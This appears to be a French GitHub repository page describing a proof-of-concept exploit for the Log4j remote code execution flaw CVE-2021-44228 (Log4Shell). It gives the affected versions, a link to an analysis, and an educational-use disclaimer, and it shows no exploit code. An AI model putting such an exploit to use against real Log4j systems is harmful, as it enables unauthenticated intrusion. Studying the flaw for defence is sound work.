 pedrohavay/exploit-cve-2021-44228
Ceci est un exploit de preuve de concept pour Log4j RCE Unauthenticated (CVE-2021-44228).

Ceci est un exploit de preuve de concept pour Log4j RCE sans authentification (CVE-2021-44228).
Cette vulnérabilité affecte les versions < 2.15.0.
Pour plus d'informations :
https://www.fastly.com/blog/digging-deeper-into-log4shell-0day-rce-exploit-found-in-log4j
Ce projet est créé uniquement à des fins éducatives et ne peut pas être utilisé pour enfreindre la loi ou pour un gain personnel.
L'auteur de ce projet n'est pas responsable des éventuels dommages causés par les éléments de ce projet.
